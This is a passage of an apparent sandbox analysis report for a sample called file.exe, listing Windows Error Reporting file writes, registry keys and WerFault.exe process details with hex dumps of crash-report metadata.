C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8298	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8302	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8304	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8344	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F6D.tmp.WERInternalMetadata.xml	8348	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER900A.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0ba59066\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0ba59066\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0ba59066\Report.wer	10412	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 36 00 39 00 34 00 39 00 39 00 32 00 34 00 31 00 38 00	MetadataHash=-694992418	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{1e60ba03-c081-d2ad-5b31-31ccd11d2442}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{1e60ba03-c081-d2ad-5b31-31ccd11d2442}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{1e60ba03-c081-d2ad-5b31-31ccd11d2442}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **4728**, Parent PID: **6136**

General

Target ID:	6
Start time:	17:41:59
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 700
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER978C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER978C.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_121597e8	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_121597e8\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER978C.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER978C.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD17A.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD18A.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 58 fd 3b 63 fd 05 12 00 00 00 00 00	MDMP X;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	6724	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 44 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBDGenuineIntelWTO;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	7784	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	1620	168	fd 0c 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 68 1e 00 00	..h	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	14228	20	27 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 08 3a 00 00	'::	success or wait	39	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	14856	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd 7f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	38	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	68012	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 40 fd 66 00 fd fd fd fd 00 00 00 00 fd fd 66 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 fd 66 00 00 00 00 00 fd fd fd fd fd fd fd fd 54 02 3a 00 fd fd fd 00 78 fd 66 00 78 fd 66 00 00 00 00 00 fd fd fd fd 40 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@w@ffHf%g:@ fT:xfxf@f	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	1788	4	08 00 00 00		success or wait	8	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	8500	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 06 02 00 00 6c fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#l+	success or wait	8	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	2128	48	fd 06 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd 3b 00 00 00 00 00 fd fd fd 02 00 00 00 00 6c 04 00 00 2c fd 00 00 fd 02 00 00 fd 34 00 00	;l,4	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	2188	4	24 00 00 00	$	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	6730	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	5972	752	00 00 fd 77 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 4c 1e 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 20 fd 02 00 00 00 00 00 30 23 03 00 00 00 00 fd 4c 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 78 03 00 00 00 00 00 06 7d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 58 1b 00 00 00 00 00 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 5b fd 04 00 00 00 00	w0mcL@*B?$@AZb 0#Lx}ZX@[	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	68584	11188	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER94FA.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 08 00 00 05 00 00 00 74 02 00 00 fd 37 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 70 1d 00 00 2c 1a 01 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	4t7T8Tp,	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
